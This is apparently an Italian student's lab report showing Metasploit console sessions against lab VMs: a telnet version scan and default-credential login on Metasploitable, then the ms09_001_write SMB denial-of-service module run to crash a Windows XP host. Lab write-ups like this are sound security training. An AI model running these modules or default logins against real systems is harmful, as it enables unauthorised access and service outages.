Consegna S7-L2

Exploit Telnet con Metasploit

Traccia


Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40.

Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Exploit di telnet


Una volta avviata metasploit con il comando msfconsole, ho utilizzato il comando use selezionando l’exploit per telnet. Con show options ho potuto visualizzare i requisti necessari per l’attacco. Ho quindi inserito l’indirizzo di meta come RHOSTS. Una volta fatto ciò, avendo verificato i requisiti, ho avviato l’exploit



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using
                                        -metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using
                                        -metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```

Telnet avviato


Ecco l’avvio del servizio di telnet. Inserito le credenziali, sono entrato nella shell di meta in remoto ed ho eseguito qualche comando per verificare l’effettiva efficienza.



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 05:11:26 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:e2:7f
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:e27f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:251 errors:0 dropped:0 overruns:0 frame:0
```

Dos su windows XP


Analogamente all’exploit del servizio telnet, sulla msfconsole si richiede il completamento di vari campi. Questa volta l’obiettivo è windows XP e vogliamo far crashare il sistema.



```
msf6 > search ms09-001

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/smb/ms09_001_write                   normal  No     Microsoft SRV.SYS WriteAndX Invalid DataOf
fset


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write

msf6 > use/auxiliary/dos/windows/smb/ms09_001_write
[-] Unknown command: use/auxiliary/dos/windows/smb/ms09_001_write
msf6 > use auxiliary/dos/windows/smb/ms09_001_write
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                      sing-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.50.200
RHOSTS ⇒ 192.168.50.200
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                      sing-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.50.200

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
```

Exploit Samba


Qui mostrato l’exploit tramite il protocollo Samba. Il procedimento non è molto differente dai precedenti.



